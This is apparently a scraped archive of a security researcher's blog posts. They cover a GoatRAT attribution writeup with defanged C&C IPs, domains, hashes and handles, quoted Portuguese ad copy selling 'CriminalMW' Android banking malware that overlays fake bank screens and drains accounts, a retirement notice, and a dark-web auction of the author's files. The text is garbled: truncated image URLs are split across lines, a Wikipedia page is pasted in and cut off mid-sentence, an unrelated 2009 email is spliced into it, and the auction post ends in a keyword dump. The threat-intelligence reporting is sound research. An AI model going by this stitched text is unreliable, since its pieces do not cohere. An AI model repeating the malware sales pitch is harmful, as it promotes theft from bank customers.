4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi2mVHQaJSdg1QYYhgjcl8goFCE09fyUikDMqKMilWQ38sAdDH7_9G9PiSNODHFRoGGTquEYb4dY2MZxugr9ct5Dx0tuBGrblCAi9W
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjM6vPvY1LLpDURhrGReDobucFt92fKxfFjCMtFKrkNOM01oS04qCtm96C7KyvCFpZSuAVYPWixcGB7yvgn_3eyp5qWP-vuKyD2cy
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEizBsINXYjvm5Kii-N02YxEbvKYIegu7yOumwLVJj-aDj9o3r_U4yrdtTX40EBE7mgGNSAfLoW4AG9sAvVpsNBkYClKhoGZS0dw61
7. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgz8380JkDVng0onab2WWyd9hw09z8IpFxmQp6bquVuk8FN9LgVSp79D-dCKQgyVyUFBRz1sY1LfyxEhsDBAgZyFS8g7-dmWWuTZc>
8. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhVE7o9KTvKPlpWNzA8RgOewxVmMC6QRjoRQNYJDx6CkhKmkEtyEux6W9G0SdFf93kWyYtBZQ0KErZY0AGiqpZxmKx4fc6TJyzPLhg>
9. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjyw0ALUaugy73DjrU01LsUXYfcm_FMRDZInqKnBk2EVMcHPykwHlXmqQzj70tT2kWUCSwegGqsVxwxwUBcwbJAnAJwb5w-IL-4Au
10. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjMcYRanhCMOLk3K6kq9PA0yRuuSG-8hCYQsPS1BE-a6pt8gBF-nRTKK96YIRuSSgfEq8m3xLAbri1IIPb659Nvrp8jnCvXH-RV_yMM
11. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg-Off3yz00nS243_COP7UUmVep23FCWPZOL8Y-OwWasW4u_hVq5SDKxGwmUHoDJSfNwzL39bomee2g150uHQHSo0YGIH4g8E3y1z
12. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgqHMqCUMy2Q9eDDgdWm2x6hsF6Dzkk01zWJcIOJY9uN7VSP0s1NF9lwG17er9KRSdKoawUD93NAA1AqrbSUCaA3-11RdhtHiohub5>
13. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhhw91pk_HfrUBgsbqk2wj6jD3L6pGBKeZjXBijpvAUQIn4AvlxQ0CGYdUXYXrnG2Y6LEfpgi4j-7GkwAjSA_JH6PPrcujH2e7gH8j
14. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgIn7JBty7Ih6URptiWcEmBrh5ugOt1XZ3IYLWQHklJtt0>

K9KEx737Mw3zWKjbt-mqSTzP_DDwVyK1hwoCsi8gPDbDx1anKwM05HXr

15. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEho1BUxI5qlAWN2Rid65xwTjNwhHuqiiJGBE5C0luRP0gLpKUCu4gT3rRxqUlGcY42XIwlq0SfWfH68YQyaECbyu0W3nM_9mX7kT3B
16. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEicN65C_KLvbX7GZM7RqxJSzAdW8f_uG_6xdHyusoCOPz8gJjRmXnMtW2QiSM_8HAn52RaeYOR_rkAQA44rmx_XQd993VXiEqQlZcD
17. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhmLsn57Pr1tPBXOG-DGqgb3qC8tSALegp_c_ON7700SPI_CHiEK-4zz_5CeMqGBrXOqEThbkbwsEj26i790c6mDL1xDYl70QqPKb
18. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgeQxrytnUpfgATcIaDBfHHtkCnW_Ez9Fywt05HQ1H_MM-VTVCoB03H0pQ9p_wsPJ0tka4o5afASJ6gAK9a03WIOMlaJrGKGG7VYUD
19. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiHHYf-wwZ171uq3fk0agcXEM8FRgsYpedLZ9uEej2PeqrZlTGvEQfr6gJez40jJwdFTtNvtfW8c-ry6qMvQcIW-AYUCeDEAi1rXQ6>
20. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgEiFetfn9U1ursRveBYJGbaJzU922CHDJU_z8GA0Dvt2ki3csyu_HB2SiIqjWuWFRr3Wudu5Jmn2JHX4GwYalpGfp60HwLBTjiics
21. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjUmLLQnwoC5h1zXb-anShzHxY-NLQbk65gTOZa5dElbnfPI6DD4ljh0rqr6MI2alyDq2Ql001UmiX4FQG6vhtaTuHL7Z1pCNUDEo5>
22. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi1dHTfq-3x5RsIP0rPEc32r2SQRfB4ZEuE27x_oTSnYooGWwfwLpxAN2mmfckuFwxr9oXKoGeYSafIkbAF_6-SVggcRNepXS5smnX
23. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj2mcLXsu9HSHWMFgrIEZQ8SQDgcsludkEyALhlHsE3s4mAke88j7ZvtHWE8n6ee0VKc1Vf5zyFSt02NBSflpuamsU3-LMn72B1UFb>
24. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjOd7IbOdcISifZ5axGp0gv9yc8Mi8DPfw9z8nKXkS5KxrcxntA-YJhxpzvpvc-06DGDgEb0d5pyZ6unJAlwFfxaarbhnxrbPkzyTE>
25. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEja2DXolCwsXCtHocSyIU2iUWXN9HKzi6CcTS7zgx-Rkz0mu3W09NduXlC1AnTyfobiNLJ03IYSS6YLlUXGsdWD90Q7VW9pjj0snMS>
26. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiYKzPk_V0q4UIHV1-6QV-tUz1SVZM6Kdz84_01A_oCCQM-N-jx6h_ePJX70Z4NFeiEoAKdEiM9gudnBCYPc3pjxjNxa3nqM5CQJN
27. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhGYT1aLf9Qdnt2h_arJE1ZKMHUfHYNlgP6Uc7IU7lyxi807T-JBdIxeGu8Sh81Vo4EHMxaQvacEylc7UVLbSAjr8PI32mgn7A2eb5
28. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjPlZc-GzM0Mhr080Pa9cgX_ZLv_ZS9aMcywXgLF7_90UhLBagrUnvGqsKXWBzuApBjhIDve-d16Vr_LoWqCuzmEsfGttHFBdfsd
29. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi-aIBzPXjX-XmpUpggvp7MXeRYHb4LqBibba1AVJtZ4vQN1gEEQ0Eno0oi8ZmT_S-n87VzGO_PULgISm0TOSCDZCCA18slm0qVwYc
30. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjElH3r-fYMZ8ox99bv4IXVFzvtQe2-7elZHUKCRfzgWF0sQmy0sy-oQB9tXz2oRiOUwhp6suzXeG194f0tMF_trV3S0syHlbql9M
31. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgQlU-dIYbmPTA8StDSXROA7G93e7W1L6HUSW2t_71izcn05dRELlgXpy37fgHVylo98NHJp0WuWip2GPVvYVmBGSnOp6Xgm8-sizp
32. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgesakb49YIw4GSVLTKwi6rFevC2SCB7-cxrLZtEz3enWJoQFDh3A1nW3jLMReZsUfBk1BA81wri7KMx51QP_d0nrquKGQx2Z7zbh
33. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjBbk0_qXWRizT-6rhiudXg-8IsUJB_R5AVKoJp-JisuRaxMUe-SDXvxMFPTuzwvakYxyyJeXuTxnS9BhLR-50PN9dvGveZVw7Xqo9
34. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhc96bifiVU1iN5GNJLlxXe_1FL4EjBWTld1e0uvU1m6TSscx1Ezr_KyYEMnWIYRM526qDMPfY_TIOhgyVnp91-6frDY-x-nsx3GY4
35. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg8rN4qsyW_My6duUpb6KXgphVKOa8ibvDaTiYueVt1P_LmHGrMafTmAsH6tSbILg2861VzDoJPwLDNmEURtVOK1Mmi09rbXM7YNc
36. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj_hZh3IVWDb3JPfqC9D5WUpOmeNNHAVh8QHe_0x1Wvhz3lfoV_GZlmdKkV44YwgtAewxKsi3yWASCYkfbmBnN0zzupM0c-Gghqix0
37. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiJEw3K1XErThMb-hGwu41jnPBOTrbnKLeM4JefarSH0xPzu_Lllrw8Wu4JzYc0_ZHnZtbDeuGg_FUHXtYx9NuNacY3WWZBXzGAs68
38. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEht2tT3dvx0ts0JwzRxxDFboHwtonFjrKb1rmdfn8BY_gsbG6kU4x7l-BSV_doLgouYPDJeEs4LI0t3VL9_jY4EcDfwvDnFzZ8_daKL
39. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgSdUwbGZaqmvL42Dp1qniT92vAKwiNNYJX6C4G9i04k-3>

wxsTmgedduktIZY0zcjqKJQwFmUFANBW5jwnMy8P5Ss1YJA0AS1vaHkE

40. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiVHizkTpSJA-fYcIXlsYQmCBfHStBzligDXwG1KcsZBxvKamnUzUgXaCRx7fR3nODE4rf3I1Is92Y1VQV8hJbT0o10ENWJIs9Qo0K>

41. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgRzL-pFIEOdS6qEF56GVHdIYkHVUMLkPbuaZhyH0ebMqJE6Pu0BvTSW0aK-V9SN0nnBbbh0TImJcJiGpanp9dG3U_q6gtkHvYQA5R

42. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh2waS5zpnWmHPnwFDzr901YaCHOrQk-DzlgAMLzAEYWv_bocC6CZN6SyAnp0VNb0800Y0p2kT5Xs6QF819G_U0pLv27G9jmkqGuh

43. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgK1hf4vew8kBpnxgNUCD87NLduIaa0BZe9dcEOKMP3asqBz7DEvClh7Sqfyld_TnFaiCKAUdV5Bkl99Gp13A-3jhwzD3di-BGxKGY

44. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgcn09pxDvzhkm6tVKFchGzX50sEdb7CnahU4wW0nXHVopVR4Q3wuf1at3PXobMEfIhN1k_mJdrRox1DVARwGatoGICc3hHGzm2eyd

2.1.6 Profiling Internet Research Agency's Anna Vladislavovna Bogacheva (2024-01-12 22:08)

[1]



An image is worth a thousand words. Here's the [2]link.


[3]



1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj3YGUsAy0vyG6SzbTz53zhasCnLdBPSov6z2ywYDSgBKN1-wz9358VR9oal9MTTq8vW_A1blKs0XvmihzZVVGgDBIlqz043H4ZK1U
2. <https://www.fbi.gov/wanted/counterintelligence/anna-vladislavovna-bogacheva>
3. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEirxwytZjRKXT0Zx3uAeUrJfU98LFaq6vHgLfGIiCs6koReFJosVdTb6m2QReqORMyIPnswm6eHQ1xNzio8MctceERJE2KpnRZ9Zff>

2.1.7 Who's Behind GoatRAT? (2024-01-13 23:01)

[1]



In this brief analysis I'll take a look at who's behind GoatRAT in terms of social media activity C & C servers and actual personally identifiable information.

Personally identifiable information:

hxxp://bit[.]ly/nubankmodulo

hxxp://goatrat[.]com/apks/apk20[.]apk

Sample MD5s:

6583a9b6b83738e0bf2a261fc04483e18772da3241e467fdef37a8e27b1869a7
9a8e85cf1bbd32c71f0efa42ffedf1a0

hxxp://api[.]goatrat[.]com:3008

Social Media:

hxxp://t[.]me/sickoDevz

hxxp://t[.]me/goatmalware

Web site:

hxxp://criminalmw[.]fun

hxxp://clientes[.]criminalmw[.]fun

WhatsApp - +5511987457894

ba5833b49e2c6501f5bbce90b7948a85

Code Signing Certificate Signed By: Mr[.] Paxton Doyle PhD

SSL: 94ba7810ece1a1b227e6a5b509c8bb228e7285a1a5cee5f0ee26542783d4b09a

Sample C &C servers:

104[.]244[.]75[.]74

138[.]197[.]166[.]92

142[.]251[.]143[.]110

142[.]251[.]143[.]129

142[.]251[.]143[.]142

142[.]251[.]143[.]163

142[.]251[.]143[.]193

142[.]54[.]162[.]114

159[.]69[.]27[.]103

174[.]128[.]250[.]164

185[.]204[.]1[.]84

185[.]225[.]68[.]133

188[.]214[.]132[.]49

216[.]239[.]32[.]36

216[.]239[.]34[.]36

31[.]133[.]1[.]108

51[.]148[.]150[.]203

51[.]81[.]93[.]37

80[.]241[.]214[.]102

82[.]128[.]229[.]109

93[.]115[.]91[.]66

95[.]216[.]209[.]129

Sample C &C servers:

tgutjgo6kvqdst5ock[.]com

olbv5pv2apkc57zfeg[.]com

hxxp://h4j7ewfdpwwfzg6g6[.]com - 185[.]177[.]206[.]72

hxxp://3ajzfjsxou4yzn3jw552dg[.]com - 87[.]236[.]195[.]198

hxxp://f53ia7lqhb54y7xd7ydp3[.]com - 178[.]63[.]41[.]183

hxxp://lhlhuz7or[.]com - 178[.]63[.]41[.]183

hxxp://inylsu7vfq24vb[.]com - 185[.]177[.]206[.]72

51[.]81[.]56[.]136

89[.]163[.]128[.]25

81[.]7[.]16[.]177

81[.]170[.]128[.]221


109[.]70[.]100[.]71

158[.]255[.]1[.]112


j6jvmwqorhq4xpjkcy26d3i4au6pz6nyroqxreefmnl7yxgcruxzkmyd[.]onion

Sample Photos:

[2]



[3]



Por Que Escolher A Criminal?

Resumo rápido é somente aqui !

Nós da equipe Criminal trabalhamos dia e noite para adicionar funções novas semanalmente e bancos/mecanismos novos para deixar seu trampo ainda melhor

[Comprar](#)

[4]

Mecanismos

Tela Falsa

O bot insere uma tela falsa do próprio banco para o bico não ver o bot operando e não desconfiar de absolutamente nada

Device Logs

Veja saldos bancários e todo processo do bot utilizando o mecanismo de Device Logs

ATS

Transfira todo valor da conta da pessoa em segundos apenas fazendo ela abrir o próprio banco

[5]

CriminalMW

Já imaginou tirar todo dinheiro de uma conta bancária em segundos apenas instalando um vírus no aparelho da pessoa? conheça já a CriminalMW

Comprar



1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiAUSIRxNbL3Zsd1fYZl0-uM5C4uxZLrGegZ55InsJRvTM0q9nnK9_LPqHLIbdMiIHXTjYRDI5s_dKK0qGxNLjQMpPK0h3U1NpMX2Q
2. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhlBxlp2efL0UA7_JvpR0aaNIyRV7QIB50xsa4YgimK7_g4zmG1VeLScLlJMkqwiYmvEzz2nLMTjn6KiatL_H8NEQkj1zirz7lQq-5
3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg7Lh3BlzdJQKkbMVvFx1GD59xluCWVsa67bdV6SA6Hmf6FD1b5Qye7-rR_WjvDELiI3MIym6b57z3-mAhbvDwd_UBvc5GhYzjIGXF
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg7axt9T9DPVYG2UxKz03mjTwuirqvRpCBNeXB93UV20FCT1Ewk09uYbkrEHD6NupMDa_Ex060_8xWxg02bYvJ5gtCwJF21KTJlg_w
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjGX7pyyqzcX_o1Bdy7lsn6ZcUUE4FzTciXEjMzTJOHvIX15zm0EEdWapeGIT8oFhyqGRGZ_wKRtye1oYY6xJDssb7rpSilYSXxIgl

2.1.8 Who Can Improve My Wikipedia Article? (2024-01-15 20:12)

Who can assist and improve my [1]Wikipedia article?

Thank you.

[2]




1. https://en.wikipedia.org/wiki/Draft:Dancho_Danchev

2. https://blogger.googleusercontent.com/img/a/AVvXsEi02Z-aeWX4D3tYDEatdFS0wP4oTJB9wNV9M-OnyOmKHJ79Pr9IDXybdAD0M-4Fsc1MmPaepoeFbJ_Ms1tPsr1Ua15zVJ9wKcLodgQ1xIAtQBnI

2.1.9 Retiring (2024-01-16 18:37)



I'm retiring. Ebay memorabilia auction soon with some surprises. I'll post a link here. All of my research 2005-2023 here - [2]<https://archive.org/details/@ddanchev> Yours sincerely. Dancho



Navigation

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikimedia Shop

Interaction

Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools

What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Wikidata item
Cite this page

Print/export

Create a book
Download as PDF
Printable version

Dancho Danchev

From Wikipedia, the free encyclopedia

Dancho Danchev is a Bulgarian Internet security analyst.

Contents

- Career
- Koobface investigations
- 2010 Disappearance
- References
- External links

Dancho Danchev

Citizenship Bulgarian
Occupation Security researcher
Website
Dancho Danchev's blog [a](#)

Career [edit]

Danchev is known for discovering computer virus and spamming attacks as they surface on the Internet, and providing details on the new threats.^[1] As a security researcher, he has been the first person to report major malware campaigns as they begin to take form.^[2] Danchev has also discussed the use of new technology, like USB keys, and their potential effects on the internal security of the computer systems of major corporations.^[3] Danchev reports on the use of new technology or methods of breaking through Internet security protocols as well.^[4]

His blog posts and articles have included explanations of the overall landscape of the underground malware industry in countries like Russia and China,^{[5][6]} in addition to the use of the Internet by terrorist networks.^{[7][8]} The entities he has reported on include volunteer militias of hackers that independently attack the servers of enemy nations while their countries are in the midst of military operations, such as Russia's involvement in Georgia.^[9] In 2009 he discovered that the Indian embassy in Spain had been taken over to serve malware to those who visited the site.^[10] He also reports on the hacking of major corporate websites.^{[11][12][13]}

Specific attacks that Danchev provided initial analysis for include a "Chinese hacktivist" attack on CNN.com in 2008;^{[14][15]} the Operation Ababil attack on Wells Fargo, U.S. Bank and PNC Bank;^[16] a 2009 malicious comment attack on YouTube and Digg.com;^[17] a large 2010 blackhat SEO campaign affecting both Bing and Google searches;^[18] a 2009 New York Times malvertisement attack;^[19] and a 2010 attack on Network Solutions.^[20]

Koobface investigations [edit]

In February 2010 Danchev posted an article called "10 things you didn't know about the Koobface gang", discussing various interactions he has had with them (they once redirected the Facebook website to his blog) and other pieces of information. In May the creators of the malware then forced its network to post a point by point response to the article on the screens of all the computers they had infected.^[21] Danchev continued his investigations into the gang, eventually posting the full biographical details of some of its members on his blog.^[22]

2010 Disappearance [edit]

In late 2010 *ZDNet*, which Danchev co-wrote, reported that he had disappeared from home in Bulgaria and was feared harmed.^[23] On September 11, 2010 he submitted what would be his final post of the year, writing about a "cyber jihad" and during that month he also sent letters to friends stating that he was concerned that he was under surveillance.^[24] After his disappearance ZDNet received a message stating that "Dancho's alive but he's

Dancho, HBGary is interested in talking w/ you about Threat Intelligence

From: greg@hbgary.com

To: dancho.danchev@gmail.com

Date: 2009-04-15 13:02

Subject: Dancho, HBGary is interested in talking w/ you about Threat Intelligence

Dancho,

My company, HBGary, is developing a new business unit which we call "Global Services". A keystone of the offering is tracking human and organizational factors behind malware threats. Your work, and some of the work of your peers, seems to be very good analysis in this area. Since the space is new to us, I want to tap the best minds in the industry to help us develop an offering. Would you be interesting in spending some time with our team to discuss your work and methodology? On the market side I am also trying to pin down what customers will actually pay for, and perhaps you have some insight here as well. I am willing to hire you as a consultant, and/or pay for your time and travel in any way that works for you. I will be at RSA next week, and our company has an event for customers in San Jose in the first or second week of May. I also travel to Washington DC quite alot.



1. https://blogger.googleusercontent.com/img/a/AVvXsEjeo9z24sXm_elVK4kEg_mv59pP5lcSHw36fIltkJMpSnexf83GaKmUzS1gHBEjohr7nl8pPalpcdca5nCFfDzvDOsssQqfgMPkjhgHmDDLIGEv
2. <https://archive.org/details/@ddanchev>
3. https://blogger.googleusercontent.com/img/a/AVvXsEjTVNXiAUJLXA2_BkdtgfbZfzpYJ10tzJ61VbP8jfl234EEqSVOKV77IWKtsDi2Y48hMwZIDuxif4qnozPbbjqVBFjnaZz3m4ylWRcDiokoUk9V
4. https://blogger.googleusercontent.com/img/a/AVvXsEhpPPCKoCg8vEYU4Pb_Dl6_1dUtWju9R43zQMYu8VwnkHxgONZ3R5i0ApjbgvyqNnBhtbJEG9cS6IHdSCo7N1v3R2WI8HVSxyOSWHZyxCVf2_Yw
5. https://blogger.googleusercontent.com/img/a/AVvXsEhq6qU1QcTkSJMODgrk1K8Wp0iOdMqJ2lL7kYMi2j8bq5IitSL_OA_-jLF81MU5Mj144iR6tv98Ny4lHTC-lyAhjUU0U09uMHLHCc_vyF-5bkY
6. <https://blogger.googleusercontent.com/img/a/AVvXsEiubIHVThg8z-75vSq-ucfpcCZSjSnW3Kjmlf9M6xuTtkQaae0jda0TPDaAFhpt3hGFI1UmIScg1mxNg7xOndp40spi9YG24Kk0uVDj1trkgkfH>

2.1.10 Auction Onion (2024-01-18 14:25)

[1]



Dancho Danchev's Dark Web Onion 1.5TB OSINT/Cybercrime Research and Threat Intelligence Gathering Personal Memorabilia Files 2010-2023 Private Torrent Dark Web Auction


<https://ddanchev.blogspot.com>

Email: dancho.danchev@hush.com

Wire Bank Transfer Details for This Dark Web Auction Available On Request Using Email

**Auction Bids For My Private Personal Files 2010-2023 Memorabilia Torrent [1.5TB]
[ZIP] Start At \$85,000**

Full Directory Listing in HTML Available As A Teaser Using Email



Dear Dark Web Onion visitor,

This is Dancho Danchev (<https://ddanchev.blogspot.com>) and I'm proud to welcome you to my Dark Web Onion Auction Web site.

Keywords: Dark Web, Dark Web Onion, Hacking, Hacker, Hackers, Dancho Danchev, Intelligence, Intelligence Studies, Intelligence Community, NSA, GCHQ, Cyber Intelligence, Malicious Software, Malware, Cyber Surveillance, Eavesdropping, Wiretapping, Top Secret, Classified, Top Secret Program, Classified Program, Cybercrime, Data Mining, Big Data, Cybercrime Research, Threat Intelligence, Security Industry, Information Security, Information Security Industry, Computer Security, Computer Hacking, Network Security, Network Hacking, OSINT, Russia, Iran, Russian Hackers, Iranian Hackers, Russian Cybercriminal, Cybercrime Forum, Cybercrime Forum Community, Astalavista, Astalavista.box.sk, Box.sk, Box.sk Network, Cracks, Serials, Keygens, Key Generators, Hacker Search Engine, Cracks Search Engine, Serials Search Engine, Threat Intelligence, Cybercrime Research, Malware, Malicious Software, Botnet, Botnets, Reverse Engineering, Kali Linux, Metasploit, CVE, Bluetooth, RFID, Wireless, Tools, Bruteforce, Social Engineering, XSS, SQL Injection, Secure Coding, Exploit, Vulnerability, Bug Bounty, Exploit Kit, Zero Day, Patch Tuesday, Fuzzing, Framework, Remote Code Execution, SOCMINT, Dark Web, Deep Web, Metadata, EXIF, OPSEC, Maltego, Palantir, SIEM, Indicator of Compromise, Advanced Persistent Threat, TTP, Malware Tracker, Malware Blacklist, Threat Intelligence Feed, Threat Intelligence API, MISF, STIX, Command and Control, Malware Feed, OpenCTI,














Malware Sandbox, Javascript Obfuscation, Reverse Engineering, Honeybot, MD5, Malware Sample, Passive DNS, DomainKeys, IP Reputation, Blacklist, Spam Filtering, Spam Solution, Spam Feed, Bayesian Filter, Heuristic Filter, Temporary Email, Blackhat SEO, Phishing Framework, Phishing Template, SPF, Spear Phishing, Phishing Report, Security Training, Typosquatting, Domain Reputation, Phishing Kit, P2P Botnet, Botnet Shutdown, Botnet Sinkhole, IRC Botnet, ASN Monitoring, Linux Malware, Botnet Mitigation, Spam Botnet, DDoS Botnet, Botnet Tracker, VPN, SSL Encryption, Full Disk Encryption, End-to-End Encryption, Cookie Tracking, Do Not Track, Tor Network, NSA, GCHQ, Browser Fingerprint, PGP, OTR, OMEMO, SSL, 